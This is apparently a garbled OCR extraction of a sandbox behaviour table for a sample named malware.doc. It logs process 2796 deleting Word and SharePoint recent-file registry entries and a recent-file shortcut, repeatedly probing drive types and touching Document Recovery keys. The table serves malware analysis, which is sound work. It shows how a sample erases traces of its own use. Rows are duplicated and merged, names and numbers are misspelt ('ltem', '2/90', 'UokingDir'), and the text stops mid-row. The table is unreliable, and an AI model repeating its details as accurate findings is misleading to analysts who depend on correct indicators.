2796 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Loca | 2796 2796 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 |

| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 2 Value: None | 2796 |
|--|--|--|
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 3 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 4 Value: None | 2796 |
| | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 5 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 6 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 7 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 8 Value: None | 2796 |
| | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 9 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 10 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 11 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 12 Value: None | 2796 |
| | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 13 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 14 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 15 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 16 Value: None | 2796 |
| | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 17 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 18 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 19 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 20 Value: None | 2796 |
| | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 21 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 22 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 23 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 24 Value: None | 2796 |
| | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 25 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 26 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 27 Value: None | 2796 |
| | | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 28 Value: None | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 29 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 30 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 31 Value: None | 2796 |
| | | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 32 Value: None | 2/90 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 33 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 34 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 35 Value: None | 2796 |
| | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 36 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 37 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 38 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 39 Value: None | 2796 |
| | , | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 40 Value: None | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 41 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 42 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 43 Value: None | 2796 |
| | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 44 Value: None | 2796 |
| Delete Registry Key | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 45 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 46 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 47 Value: None | 2796 |
| | Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 48 Value: None | 2796 |
| Delete Registry Key | , | 2/90 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 49 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 50 Value: None | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 |
| | | |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\malware.doc.LNK) Return: 0 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (C:\\) Return: 3 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 | 2796 |
| | | |
| Call System API | API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 | 2796 |
| | ABINI O IB. T. MAA. (WI GOAL ABBRATAWI) B. L. G. | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 | 0700 |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\)) Return: 3 | 2796 |
| | | 2796 |
| Call System API Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 | 2796 |
| Call System API Call System API Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 | 2796 2796 |
| Call System API Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 | 2796 |
| Call System API Call System API Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 | 2796 2796 |
| Call System API Call System API Call System API Call System API Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 API Name: GetDriveTypeW Args: (\%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (\%TEMP%\) Return: 3 | 2796 2796 2796 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 API Name: GetDriveTypeW Args: (\%Working\Dir\%\) Return: 3 API Name: GetDriveTypeW Args: (\%TEMP\%\) Return: 3 API Name: GetDriveTypeW Args: (\%TEMP\%\) Return: 3 API Name: GetDriveTypeW Args: (\%LOCALAPPDATA\%\) Return: 3 | 2796 2796 2796 2796 2796 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (C.\Users\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 | 2796 2796 2796 2796 2796 2796 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 API Name: GetDriveTypeW Args: (\%Working\Dir\%\) Return: 3 API Name: GetDriveTypeW Args: (\%TEMP\%\) Return: 3 API Name: GetDriveTypeW Args: (\%TEMP\%\) Return: 3 API Name: GetDriveTypeW Args: (\%LOCALAPPDATA\%\) Return: 3 | 2796 2796 2796 2796 2796 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (C.\Users\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 | 2796 2796 2796 2796 2796 2796 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 | 2796 2796 2796 2796 2796 2796 2796 2796 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Add Registry Key | API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\ Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Add Registry Key Add Registry Key | API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%UokingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%UokingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\1C896C\ Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Add Registry Key | API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\ Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Add Registry Key Add Registry Key | API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%UokingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%UokingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\1C896C\ Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write Registry Key Write Registry Key | API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 Key: 